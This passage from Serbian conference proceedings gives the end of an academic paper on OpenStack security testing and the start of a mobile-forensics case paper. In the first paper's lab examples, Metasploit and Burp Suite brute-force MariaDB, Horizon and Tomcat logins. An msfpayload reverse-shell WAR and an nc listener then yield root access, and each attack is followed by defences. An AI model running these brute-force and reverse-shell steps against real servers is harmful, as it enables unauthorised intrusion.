
```
msf auxiliary(mysql_version) > set RHOSTS 192.168.1.65

msf auxiliary(mysql_version) > set RHOSTS 192.168.1.65
RHOSTS => 192.168.1.65
msf auxiliary(mysql_version) > run

[*] 192.168.1.65:3306 is running MySQL 5.5.40-MariaDB-wsrep (protocol 10)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(mysql_version) >
```

Slika 8: Pokretanje mysql_version alata zaMariDB

```
msf auxiliary(mysql_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf auxiliary(mysql_login) > set RHOSTS 192.168.1.65
RHOSTS => 192.168.1.65
msf auxiliary(mysql_login) > set THREADS 550
THREADS => 550
msf auxiliary(mysql_login) > set USER
set USERNAME        set USERPASS_FILE  set USER_AS_PASS   set
msf auxiliary(mysql_login) > set USER_FILE /root/mysqlu.txt
USER_FILE => /root/mysqlu.txt
msf auxiliary(mysql_login) > set PASS_FILE /root/mysqlp.txt
PASS_FILE => /root/mysqlp.txt
msf auxiliary(mysql_login) >
```


Slika 9: Podešavanje i pokretanje mysql_login alata

Slika 10 prikazuje rad mysql_login alata. Alat prestaje sa radom nakon uspešne prijave na MariaDB server, zbog parametra stop_on_success koje je podešan na true. U protivnom da je parametar podešen na false mysql_login alat bi pokušao sve kombinacije korisničkog imena i lozinke koji se nalaze na u fajlovima mysqlu.txt i mysqlp.txt. U ovom slučaju izabrana je jednostavna korisnička lozinka (m) zbog vremena potrebnog za izvršavanje ovog napada. Komplikovanija lozinka bi povećala vreme izvršavanja napada, ali bi on i dalje bio izvodljiv. Da bi se sprečila ovakva vrsta napada potrebno je pravilno konfigurisanje MariaDB servera, kao i mreže u kojoj se nalazi server.



Slika 10: Prikaz rada mysql_login alata

Slika 11 daje prikaz uspešnog pristupa testiranom serveru, sa korisničkim imenom root i korisničkom lozinkom m, koji su dobijeni nakon izvršavanja mysql_login alata.



Slika 11: Logovanje na testirani server


Nakon uspešnog prodora korišćenjem mysql_login alata moguće je pokrenuti mysql_hashdump kojim se dobijaju hash lozinke svih korisnika na MariaDB serveru.

Ovu vrstu napada moguće je izvršiti i ako je OpenStack instaliran na OSX, BSD, Solarisu….

Za uspešnu odbranu od ovog napada potrebno je pre svega pravilno podesiti MariaDB server. Ograničiti IP adrese sa kojih je moguće pristupiti serveru, kao i koristiti što duže lozinke.

Primer napada: OpenStack Dashboard

Slika 12 daje podešavanje iceweasel pretraživača, kako bi se radilo preko proksi servera, koji se nalazi na IP adresi 127.0.0.1 i na portu 8080.



Slika 12 : Podešavanje iceweasel pretraživača


Nakon podešavanja iceweasel pretraživača pokrenut je program Burpsutie, koji se koristi za testiranje bezbednosti OpenStack-a. Testiranje je "nasilno" dobijanje lozinke za admin korisnički nalog, koji je podrazumevani korisnički nalog za administratorski OpenStack web pristup. Nakon pokretanja Burpsuita potrebno je izvršiti podešavanje tako da radi kao proxy između iseweasel pretraživača i OpenStack web strane.

Na slici 13 se pristupa OpenStack webu, tako što je adresa 192.168.1.65 na kojoj se nalazi OpenStack uneta u iceweasel pretraživač. Paket koji je poslat od strane pretraživača prema OpenStack serveru je zaustavljen u Burpsuite programu koji je pedešen da se ponaša kao proxy između iceweasel pretraživača i OpenStack servera.

Slika 13: OpenStack u prikazu uhvaćenog paketa

Nakon što se pregleda paket u Burpsuite programu [24], klikom na Forward karticu se prosleđuje paket do svog odredišta, to jest do OpenStack programa. Kao odgovor od strane OpenStack-a se dobija stranicu za pristup.

U iceweasle pretraživaču se dobija stranica za pristup gde je potrebno uneti parametre za pristup, Slika 14. Kao korisničko ime uneti admin pošto je to podrazumevani korisnički nalog za administratorski pristup i nije ga moguće promeniti. Za lozinku se može uneti bilo šta, jer je u ovom trenutku potrebno da se dobije forma za prijavu kao i csrftoken, Slika 15.




Slika 14: Unos parametara za pristup

Slika 15: Parametri za logovanje


Nakon dobijene forme za pristup OpenStack-u, u Burpsuite programu izabrati opciju Send to intruder. U kartici Intruder je potrebno prvo obrisati automatski selektovane markere za određena polja. Nakon što smo uklonili automatski odabrane markere, selektujemo samo marker za polje password.

Marker za polje password odabiramo tako što prvo selektujemo vrednost za to polje (u ovom slučaju vrednost je tekst) i zatim klikom na dugme Add dodaje se marker za polje password, Slika 16.



Slika 16: Izbor markera za polje password


Nakon izbora markera za polje password potrebno je odabrati karticu Payloads, gde je potrebno dodati listu potencijalnih lozinki, Slika 17.



Slika 17: Izbor baze lozinki

Posle unosa liste potencijalnih lozinki, odabirom opcije Intruder -> Start attack započinjemo proces testiranja, gde se testiraju unete lozinke, dok je korisničko ume uvek isto.

Na slici 19 dati su rezultati testiranja. Zanimljivo kod OpenStack-a je da keystone servis koji je zadužen za administraciju i indentifikaciju korisnika radi na portu 5000. Kad se među rezultatima pojavi status kod 302, što u stvari predstavlja redirekciju prema keystone servisu to je validna lozinka. Pošto se dobila validna lozinka, moguće je pristupiti OpenStack admin delu.



Slika 19: Prikaz rezultata testiranja

Za zaštitu od ovakvog napada potrebno je koristiti što dužu lozinku, čime se vreme potrebno za dobijanje lozinke znatno produžuje. Takođe ako postoje mogućnosti potrebno je ograničiti broj računara koji mogu da pristupaju OpenStack admin delu, radi stvaran dinamičkih zaštitnih zidova koji nakon određenog broja pokušaja logovanja blokiraju adresu sa koje se pokušava pristup.

Primer napada: Apache Tomcat

Za potrebe testiranja bezbednosti Apache Tomcet [25] web servera, a samim tim i bezbednosti OpenStack kluda (Tomcat server se nalazi na vrhu OpenStack kalud sendviča), korišćen je alat pod nazivom tomcat_mgr_login, Slika 20.

```
msf > use auxiliary/scanner/http/tomcat_mgr_login
msf auxiliary(tomcat_mgr_login) >
```

Slika 20: Pokretanje alata za testiranje tomcat-a

Slika 21 pokazuje podešavanje potrebnih parametara za pokretanje testiranja bezbednosti Tomcat servera. Nakon podešavanja neophodnih parametara, komandom exploit pokrećemo testiranje, i nakon uspešnog testiranja dobijamo korisničko ime i lozinku. Koristeći alat tomcat_mgr_login dobili smo korisničko ime i lozinku za logovanje na tomcat server, i sada je potrebno na serveru postaviti payload, za šta koristimo alat msfpayload Slika 22.

Nakon kreiranja payloada, potrebno je isti postaviti na tomcat server, koristeći korisničko ime i lozinku koju smo dobili ranije. Posle ubacivanje payload-a na tomcat server

pokrećemo reverse_tcp shell koji se nalazi u postavljenom payload-u, koristeći web pretraživač. Istovremeno na računaru sa koga pokrećemo testiranje, pokrenućemo i osluškivač na portu 4444, i ako je testiranje bilo uspešno dobijamo root pristup serveru na kome je pokrenut apache timcat, Slika 23. Pošto imamo root pristup mašine koja se nalazi u OpenStack mreži mogući su dalji napadi na ostale virtualne mašine.

```
msf auxiliary(tomcat_mgr_login) > set RHOSTS 192.168.1.133
RHOSTS => 192.168.1.133
msf auxiliary(tomcat_mgr_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf auxiliary(tomcat_mgr_login) > exploit

[!] No active DB -- Credential data will not be saved!
[-] 192.168.1.133:8080 TOMCAT_MGR - LOGIN FAILED: admin:admin (Incorrect: )
[!] No active DB -- Credential data will not be saved!
[-] 192.168.1.133:8080 TOMCAT_MGR - LOGIN FAILED: admin:manager (Incorrect: )
[!] No active DB -- Credential data will not be saved!
[-] 192.168.1.133:8080 TOMCAT_MGR - LOGIN FAILED: admin:role1 (Incorrect: )
[!] No active DB -- Credential data will not be saved!
[-] 192.168.1.133:8080 TOMCAT_MGR - LOGIN FAILED: admin:root (Incorrect: )
[!] No active DB -- Credential data will not be saved!
[!] No active DB -- Credential data will not be saved!
[+] 192.168.1.133:8080 - LOGIN SUCCESSFUL: admin:tomcat
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tomcat_mgr_login) >
```

Slika 21: Podešavanje parametara i startovanje testiranja

```
root@kali: # msfpayload linux/x86/shell_reverse_tcp LHOST=192.168.1.11 LPORT=4444 W > ruzme.war
[!] ****************************************************************************
[!] *              The utility msfpayload is deprecated!                       *
[!] *            It will be removed on or about 2015-06-08                     *
[!] *                  Please use msfvenom instead                             *
[!] *  Details: https://github.com/rapid7/metasploit-framework/pull/4333       *
[!] ****************************************************************************
Created by msfpayload (http://www.metasploit.com).
Payload: linux/x86/shell_reverse_tcp
 Length: 68
Options: {"LHOST"=>"192.168.1.11", "LPORT"=>"4444"}
```

Slika 22: Payload-a za izvršenje na tomcat serveru

```
root@kali:~# nc -v -l -p 4444
listening on [any] 4444 ...
192.168.1.133: inverse host lookup failed: Unknown server error
connect to [192.168.1.11] from (UNKNOWN) [192.168.1.133] 35804
hostname
fedora-20.novalocal
uname -a
Linux fedora-20.novalocal 3.19.5-100.fc20.x86_64 #1 SMP Mon Apr
id
uid=0(root) gid=0(root) groups=0(root)
```

Slika 23: Pokretanje osluškivača i pristup

Ovu vrstu napada moguće je izvršiti i ako je Tomcat instaliran na Windowsu, OSX, BSD, Solarisu….Zaštita od ovog napada bi pre svega bila pravilna konfiguracija web servera. Ako je potrebno koristiti tomcat web manager poželjno je izabrati što dužu i slučajniju kombinaciju korisničkog imena i lozinke. Takođe poželjno je i odrediti maksimalni broj neuspešnih pokušaja sa određene IP adrese, koristeći alat kao što je na primer fail2ban.

5. VIRTUALNE MAŠINE I HOST

Virtualne mašine predstavljaju sigurnosni rizik zbog softvera, sistema koji se na njima pokreće. [15] U našem slučaju to je tomcat web server. Kada napadač ostvari pristup, najmanja šteta je da obori virtualnu mašinu. Problem nastaje kada pristupi lokalnoj mreži.

Prilikom integracije virtualnih mašina treba voditi računa o njihovoj obezbeđenosti. [11] Alati kao što je fail2ban pružaju zaštitu od brute-force napada. Formiranje odvojene virtualne mreže izoluje virtualne mašine od fizičkih mašina, sprečavajući dalji prodor. Tip klaud sistema definiše način integracije virtualnih mašina. Kod privatnih klaud sistema je lakše kontrolisati virtualne mašine jer se koriste za specifične zadatke, sa softverom razvijenim za privatne potrebe dok je kod javnih klaud sistema izazov imati kontrolu zbog velikog broja korisnika.

Host računare treba konfigurisati tako da im je moguće pristupiti samo sa sigurnih lokacija. [11] Bilo koje otvaranje mreži, otvara mogućnost upada.

6. PONAŠANJE OBEZBEĐENOG OKRUŽENJA

Za potrebe ovog scenarija pretpostavljamo da je napadač uspeo da dobije pristup internoj mreži klaud sistema. Primenom Metasploit framework-a smo utvrdili da je konfigurisani sistem otporan na poznatija iskorišćenja. Princip otvorenog koda pruža najnovije zakrpe i mogućnost detaljne bezbednosne konfiguracije. Rigoroznom kontrolom korisničkog pristupa smanjujemo mogućnost upada u sistem sa daljine.

7. ZAKLJUČAK

U tipičnom računarskom okruženju, postoji više vrsta računarskih platformi u upotrebi, pri čemu svaka pokreće svoje aplikacije, po potrebi na drugom OS. (tj heterogeno okruženje), što stvara probleme pri upravljanju sistemom i čini sistem neefikasnim. Osim toga, kad god se treba rasporediti nova aplikacija, kreira se nova virtuelna mašina na postojećem serveru, eliminirajući kašnjenje, smanjujući potrebnu snagu, hlađenje, mrežno kabliranje, skladištenje podataka i administrativne resurse koji su povezani sa rasporedom novog fizičkog servera. Ako se potrebe za resursima promene, i virtuelne mašine više nisu potrebne, mogu se jednostavno ukloniti, čineći resurse odmah raspoloživim za preraspodjelu na nekim drugim virtuelnim mašina. Traže se OS koji pružaju zrelost kooperativnosti s drugim operativnim sistemima, skalabilnost, upravljanje i podršku modelu otvorenog izvornog koda (engl. open source) u stvaranju predvidivog i upravljivog hibridnog računarstva budućnosti. Jedan od vrlo važnih zahteva da se podrži složenost dobro upravljanih klaud resursa je kroz operativni sistem.

Rezultat ovog projekta je razvoj modela upravljanja bezbednim heterogenim OS okruženjem (Windows, Mac, Linux, UNIXU OS) u klaudu uz analizu ponašanja virtualnih mašina. Projekat je baziran na OpenStack rešenju, pokazuje tehničke karakteristike, ranjivosti i mogućnoti odbrane sistema sa heterogenim računarskim resursima koristeći model klaud računarstva. Kompanije koje žele da usvoje klaud tehnologiju često postavaljaju zahtev za hibridni pristup računarstva. Na primjer, organizacija može izabrati javni klaud za razvoj i testiranje opterećenja, privatni oblak za web okruženje i tradicionalni data centar za druge aplikacije

Razvijeni sistem obezbeđuje fleksibilnost u klaudu i virtualnim mašinama i nezavisnost, na primer, od resursa skladištenja. Heterogena tehnologija klauda pruža kombinaciju hardvera, softvera i usluga koje olakšavaju

raspoređivanje klaud računarske infrastrukture koja pruža mnoge prednosti povezane sa konsolidacijom servera, brzi razvoj aplikacije, automatizaciju i osposobljavanje korisnika.

Na osnovu ispitivanja i testiranja sistema došlo se do zaključaka da je OpenStak bezbedan sistem, ukoliko se poštuju pravila i procedure prilikom instalacije i podešavanja kako samog klauda, tako i virtualnih mašina koje se izvršavaju u klaudu. Radi izgradnje bezbednog klaud okruženja, poželjno je bezbednost učiniti slojevitom, jer koliko god da učinimo naš sistem neprobojnim, dovoljan je samo jedan propust da dođe do onesposobljavanja jer upravo princip rada klaud sistema ga čini ranjivim iznutra.

LITERATURA

[1] Heterogeneous Cloud, https://www.ibm.com / developerworks/community/wikis/home? lang=en#!/wiki/IBM+Technology+Made+Simple/ page/Heterogeneous+Cloud

[2] D. Nurmi, R. Wolski, C. Grzegorczyk, G. Obertelli, S. Soman, L. Youseff, and D. Zagorodnov, “The Eucalyptus open-source cloud-computing system,” in Proceedings of the 2009 9th IEEE/ACM International Symposium on Cluster Computing and the Grid, ser. CCGRID’09. Washington, DC, USA: IEEE Computer Society, 2009, pp.124–131.[Online]. http: // dx.doi.org / 10.1109 / CCGRID.2009.93

[3] B. Sotomayor, R. S. Montero, I. M. Llorente, and I. Foster,“Capacity leasing in cloud systems using the OpenNebula engine,” in Proceedings of the 2008 Workshop on Cloud Computing and its Applications (CCA08), October 2008.

[4] G. Toraldo, OpenNebula 3 Cloud Computing, Packt Publishing, 2012.

[5] “NASA Nebula.” [Online]. http://nebula.nasa.gov

[6] P. Sempolinski and D. Thain, "A Comparison and Critique of Eucalyptus, OpenNebula and Nimbus," [Online]. Dostupno na: http: // citeseerx.ist.psu.edu/ viewdoc / download? doi= 10.1.1.361.7281&rep= rep1&type=pdf.

[7] S. Pearson, Privacy, Security and Trust in Cloud Computing, Springer London, 2012.

[8] N. Mehić and E. Kashfi, "Virtualization and cloud computing security, World Congress in Computing Science, Las Vegas, USA, 2011" 2011

[9] S. McClure, J. Scambray and G. Kurtz, Hacking Exposed, 6th Edition, McGraw-Hill, 2009.

[10] T. Mather, S. Kumaraswamy and S. Latif, Cloud Security and Privacy: An Enterprise Perspective on Risks and Compliance, O'Reilly Media, 2009.

[11] R. L. Krutz and R. D. Vines, Cloud Security: A Comprehensive Guide to Secure Cloud Computing, Wiley Publishing, 2010.

[12] M. Armbrust, A. Fox, R. Griffith, A. D. Joseph and R. Katz, "Above the Clouds: A Berkeley View of Cloud Computing," 10 Februar 2009. [Online]. Dostupno na: http: // www.cs.columbia.edu /~roxana/teaching /COMS-E6998-7-Fall-2011 /papers/armbrust-tr09.pdf.

[13] M. Agarwal and A. Singh, Metasploit PenetrationTesting Cookbook, Second Edition, Packt Publishing, 2013.

[14] J. Riton, Cloud Computing Explained: Implementation Handbook for Enterprises, Recursive Press, 2009.

[15] V. Winkler, Securing the Cloud, Syngress, 2011.

[16] N. Mehic N., Kashfi E, Virtualization and Cloud Computing Security. Conference, Business Information Security-BISEC 2011, 2011.

[17] T. Fifield, OpenStack Operations Guide, O'Reilly Media, 2014

[18] J. Rhoton, Openstack Cloud Computing Architecture Guide, Paperback Recursive Press, 2014.

[19] K. Jackson, OpenStack Cloud Computing Cookbook, Packt Publishing, 2013.

[20] B. Rajkumar, Y. C. Shin, V. Srikumar, B. James and B. Ivona, "Cloud computing ande merging IT platforms: Vision, hype, and reality for delivering computing as the 5th utility," 2008. [Online]. Dostupno na: http: // www.sciencedirect.com /science/ article/pii/S0167739X08001957.

[21] R. Perez, L. v. Doorn and R. Sailer, "Virtualization and Hardware-Based Security," 28 Jun 2008. [Online]. Dostupno na: http: // domino.research.ibm.com / library/ cyberdig.nsf/ papers /8A05CF4FBE8E4E4085257489005 6B096/ $File/rc24590.pdf.

[22] C. Daffara, 2. oktobar 2014, „Comparing OpenNebula and OpenStack: Two Different Views on the Cloud“. Dostupno na: http: // opennebula.org/comparing-opennebula-and-openstack-two-different-views-on-the-cloud /

[23] D. Kennedy, Metasploit: The Penetration Tester's Guide, No Starch Press, 2011.

[24] L. Carettoni, Burp Suite Starter, Packt Publishing, 2013.

[25] A. Vukotic, Tomcat 7, Apress, 2011.

Konferencija o bezbednosti informacija BISEC 2015
Univerzitet Metropolitan

FORENZIČKA ISTRAGA MOBILNIH I RAČUNARSKIH UREĐAJA SLOŽENOG SLUČAJA IZ PRAKSE

FORENSIC INVESTIGATION OF SMARTPHONES AND COMPUTERS IN A COMPLEX CRIME CASE

LJUBOMIR LAZIĆ
Fakultet informacionih tehnologija, Beograd, ljubomir.lazic@metropolitan.ac.rs

Rezime: *U radu se daju najvažniji pojmovi iz digitalne forenzike veštačenja slučaja iz prakse. Složenost veštačenja u studiranom slučaju ogleda se u prikupljanju, analizi i integraciji digitalnih dokaza, kako iz mobilnih tako i računarskih uređaja korišćenih za izvršenje krivičnog dela od strane međunarodne organizovane kriminalne grupe, prikupljenih tokom i nakon izvršenja krivičnog dela. Na čvrstim diskovima koji su izvađeni iz računara okrivljenih, a kojih je bilo više komada, pronađen je veliki broj dokaza. Skupljanje i obrada digitalnih dokaza izvršena je korišćenjem EnCase 7 alata zato što on omogućava prikuljanje i analizu podataka iz širokog spektra računara, mobilnih telefona i tablet uređaja. Uređaji iz kojih se podaci mogu prikupiti i ispitati s ovim alatom uključuju računare koji rade pod operativnim sistemom Windows, Linux, Unix i Mac operativnim sistemima, kao i smart telefone i tablet računare koji koriste Android, Apple iOS, Palm, Nokia Symbian, Windows Mobile i BlackBerry operativne sisteme.*

Ključne reči: *Forenzička istraga, sajber kriminal, forenzika mobilnih telefona, računara, tableta*

Abstract: *The paper presents the most important concepts in digital forensics expertise case studies. The complexity of expertise in the studied case is reflected in the collection, analysis and integration of digital evidence, from both mobile and computing devices used for the commission of a crime by the international organized criminal groups collected during and after the commission of the offense. For hard drives that have been removed from the computer of the accused, and which was more pieces, found a large amount of evidence. Collection and processing of digital evidence was performed using EnCase 7 tool because it allows prikuljanje and analyze data from a wide range of computers, mobile phones and tablet devices. Devices from which data can be collected and examined with this tool include computers that are running Windows, Linux, Unix and Mac operating systems, as well as smart phones and tablet computers running Android, Apple iOS, Palm, Nokia, Symbian, Windows Mobile and BlackBerry operating systems.*

Keywords: *Mobile forensic, cybercrime, hard disk forensic*

1. UVOD

Da bi se rasvetlilo krivično delo i otkrio njegov počinilac, moraju se prikupiti i obezbediti relevantni dokazi, koji se kasnije u krivičnom postupku izvode i ocenjuju od strane suda, kako bi se stvorilo uverenje o istinitosti činjenica koje se dokazuju, a važne su za krivični predmet. Digitalni dokazi mogu imati posredne ili neposredne relacije prema bilo kom krivičnom delu iz Krivičnog zakonika, a oni pronađeni na mobilnim telefonima, uz podatke dobijene od operatora mobilne telefonije, mogu da ukažu na detalje kao što su [1]: vreme kada se neki događaj desio, gde su se okrivljeni ili oštećeni nalazili i sa kim su komunicirali; sadržaji komunikacija SMS i MMS servisima, koji mogu da ukažu na to kako je krivično delo planirano ili izvršeno; imena ili nadimci pronađeni u imeniku mobilnog telefona, pretplatnički brojevi koji su im dodeljeni, kao i adrese elektronske pošte, a koji mogu da identifikuju lica, posebno kada se radi o organizovanoj grupi, kao i u našem analiziranom slučaju. [2] U ovom radu opisan je slučaj veštačenja kako mobilnih tako i računarskih uređaja korišćenih u izvršenju krivičnog dela od strane međunarodne organizovane kriminalne grupe. Kompleksnost slučaja ogleda se u korišćenju različitih računarsko-komunikacionih uređaja u svrhe organizovanja i izvršenja krivičnog dela, što je digitalnim forenzičarima, a u daljem tekstu veštacima, otežalo, ali i olakšalo posao pronalaženja relevantnih dokaza. Težinu zadatka nosi mukotrpna analiza uređaja različitih namena i kratak vremenski period predaje izveštaja forenzičke analize, dok su nalazi dobijeni kombinovanjem analize rezultata dobijenih praćenjem komunikacijonih kanala (SMS i MMS, Skype i dr.) dali jasnu rekonstrukciju događaja i odgovore na sudske zahteve. [3]

2. FORENZIČKA ANALIZA MOBILNIH UREĐAJA

Mobilni telefon predstavlja multifunkcionalni telekomunikacioni uređaj koji je, kao nijedan drugi, postao neodvojivi deo svakodnevnice. Mobilni telefoni su široko prihvaćeni i korisnici ih svuda nose sa sobom, poseduju čak po nekoliko uređaja ili korisničkih brojeva, a posebno je zanimljivo što, bez obzira na nivo tehničkog obrazovanja i aspiracija prema novim tehničkim dostignućima, svaki korisnik nastoji da ovlada sve većim

brojem funkcija, ali i da poseduje uređaje sa novim ili naprednijim mogućnostima.

S druge strane, mobilni telefoni danas mogu da čuvaju veliku količinu podataka vezanih za komunikacije (radi se već o hiljadama SMS poruka i poruka elektronske pošte), mogu se upotrebljavati i za bežični pristup Internetu (GPRS, EDGE, 3G, Wi-Fi), multifunkcionalnost telefona već dostiže mogućnosti personalnih računara, ali ide i korak dalje, jer integriše i uređaje kao što su fotoaparati, video kamere, snimači zvuka i uređaji za GPS navigaciju, i sve to mobilni telefon čini bogatim izvorom različitih podataka i informacija koje se ne mogu sagledati bez primene posebnih alata. Takve karakteristike mobilnih telefona i osobine njihovih korisnika naglašavaju značaj prikupljanja podataka koji se na njima nalaze za potrebe rada državnih bezbednosnih struktura, vođenja krivičnog postupka, ali i obezbeđivanja korporativne zaštite.

Razvitak mobilne telefonije kako u svetu, tako i u Srbiji, doveo je do raznih tehnoloških i telekomunikacionih pogodnosti za komunikaciju među ljudima. Samim tim, mobilnošću, razvijanjem raznih novih servisa (SMS, MMS, GPRS, 3G, VideoCall, mail, Internet sa mobilnog telefona), usavršavanjem i razvitkom novih servisa sigurno je doprinelo, kao svaka nova tehnologija, do razvitka i boljitka svakog društva, ali u sebi je sadržala i mogućnosti za delovanje i razvitak raznih kriminogenih i nedozvoljenih radnji.

Mobilni telefon je postao tako jedan od najčešće korišćenih alatki za razne vidove komunikacije i prevare te stoga, često korišćen, postao i nezaobilazni deo mnogih dokaznih postupaka, za različita kriminogena dela.

U ovom radu dat je pregled mogućnosti mobilnih telefona kao izvora digitalnih dokaza i drugih informacija, kao i načina, alata i procedura prikupljanja podataka sa njih, i razmatraju se specifičnosti vezane za forenziku mobilnih telefona u krivičnom postupku, pre svega sa stanovišta digitalnog dokaza kao suštinskog rezultata forenzičkog rada, kao i osobenosti ove vrste digitalne forenzike u odnosu na forenziku računara koja je već u značajnoj meri standardizovana.

Mobilni telefon kao izvor digitalnih dokaza

U Srbiji je porasla svest o značaju digitalnih dokaza, mobilni telefoni se rutinski oduzimaju prilikom pretresa, a forenzika se traži pre svega u pretkrivičnom i prethodnom krivičnom postupku, ali neretko i u glavnom krivičnom postupku.

Telekomunikacioni deo pruža krajnjim korisnicima (pretplatnicima) telekomunikacioni servis. Sastoji se od mrežnih elemenata (*NE – Network Elements*). Mrežni elementi su:

- centrala mobilne telefonije (MSC – Mobile Switching Center);
- centar za kratke poruke (SMSC – Short Message Service Center);
- centar za multimedijalne poruke (MMSC – Multimedia Message Service Center);
- SGSN – Serving GPRS Suport Node i
- GGSN – Gateway GPRS Support Node, inteligentna mreža.

Ovi mrežni elementi, pored toga što omogućavaju telekomunikacione servise, generišu fajlove sa zapisima podataka (o pozivu ili nekom događaju), koji su namenjeni informatičkom delu mobilnog operatora, zarad naplate, statistike i drugih obrada.

Neke od informacija koje se mogu dobiti sa mobilnih telefona i koristiti kao dokazi su:

- sačuvane SMS i MMS poruke i poruke elektronske pošte, sa podacima o pošiljaocu, odnosno primaocu i temporalnim podacima;
- podaci o podešavanju parametara (podešenost vremenske zone je posebno zanimljiva jer, ukoliko nije sinhronizovana sa zonom na forenzičkom računaru, može da utiče na pogrešno prikazivanje vremena vezanog za metapodatke datoteka);
- sačuvane fotografije, audio i video zapisi (posebno zanimljivi su oni snimljeni samim telefonom);
- sačuvane datoteke sa računara i one kreirane aplikacijama sa telefona;
- datoteke instaliranih aplikacija;
- podaci iz kalendara, telefonskih imenika i drugih PIM aplikacija;
- podešavanja vezana za Internet komunikaciju i podaci dobijeni korišćenjem telefona u ovu svrhu, poput istorije aktivnosti (History), omiljenih stranica (Favorites ili Bookmarks) i samih Internet stranica, odnosno fragmenata kada su u pitanju dinamičke stranice. Memorijske kartice su formatirane FAT (File Allocation Table) sistemom datoteka i najčešće se mogu izvaditi iz telefona, kod nekih modela i bez skidanja poklopca baterije i same baterije, i na njih mogu da se primene sve raspoložive forenzičke metode i alati karakteristični za računare, što značajno olakšava akviziciju podataka i analizu;
- iako se većina podataka na aktuelnim modelima mobilnih telefona smešta na internu fleš memoriju uređaja, korisnici se zbog potrebe da menjaju telefone (često da bi prikrili trag i otežali rad organima otkrivanja i gonjenja) odlučuju da određene podatke čuvaju na SIM (Subscriber Identity Module) kartici. Pored informacija o pretplatniku i ključeva za enkripciju neophodnih za komunikaciju u GSM mreži, SIM kartice sadrže i sledeće podatke od značaja za forenziku mobilnih telefona: serijski broj kartice i podatke o mobilnom operatoru (na primer logo ili naziv) koji su najčešće odštampani na samoj kartici. To su podaci na osnovu kojih se od operatora mogu tražiti informacije važne za dalju istragu, poput podataka o pretplatniku, ukoliko je registrovan (što je najčešći slučaj kada se radi o postpejd korisniku), ali i pretplatnički broj kartice koji je dodeljen tom serijskom broju na osnovu koga se mogu tražiti listinzi komunikacija, PIN ili PUK kodovi i drugi podaci iz registara operatora;
- Location Area Identifier (LAI) uz pomoć koga može da se utvrdi (uz asistenciju operatora) oblast u kojoj

se korisnik nalazio u vreme kada je uređaj poslednji put radio;
